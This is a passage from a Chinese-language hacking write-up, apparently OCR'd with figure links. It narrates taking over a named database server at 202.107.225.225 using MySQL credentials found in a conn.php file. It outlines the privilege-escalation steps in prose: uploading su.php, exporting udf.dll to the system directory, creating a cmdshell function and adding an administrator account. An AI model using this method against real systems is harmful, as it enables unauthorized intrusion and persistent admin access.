


图4




图5




图6

三、获取MYSQL数据库系统权限

更加令我惊喜的是在一个“../news/conn.php”的文件里找到了MYSQL数据库服务器的配置文件（下面获取的就是数据服务器权限），如图7。从这个文件中我们可以明显的看到，202.107.225.225是作为数据库服务器来使用的。好了，现在我们已经有了202.107.225.225这台数据库服务器的mysql连接帐号和密码，也就是说我们已经满足了拿server服务器的基本条件了，方法就是mysql提权。




图7

首先我们可以利用FTP权限使用FLASHFXP上传一个su.php的文件（用来连接mysql的）到网站任意目录下，然后使用浏览器打开这个su.php，在其中输入数据库主机地址，MYSQL的帐户、密码以及数据库名称等信息，如图8。

连接成功后，我们再把udf.dll文件导出到系统目录下，这里我是导出到c:\windows\目录下的，当然使用其它的系统目录也可以，如图9。

然后就是在“SQL命令”栏建立一个cmdshell的相关函数，以用来执行系统命令，如图10。再接着就是利用这个cmdshell来添加一个用户，并将其添加到系统管理员组中，如图11。




图8




图9


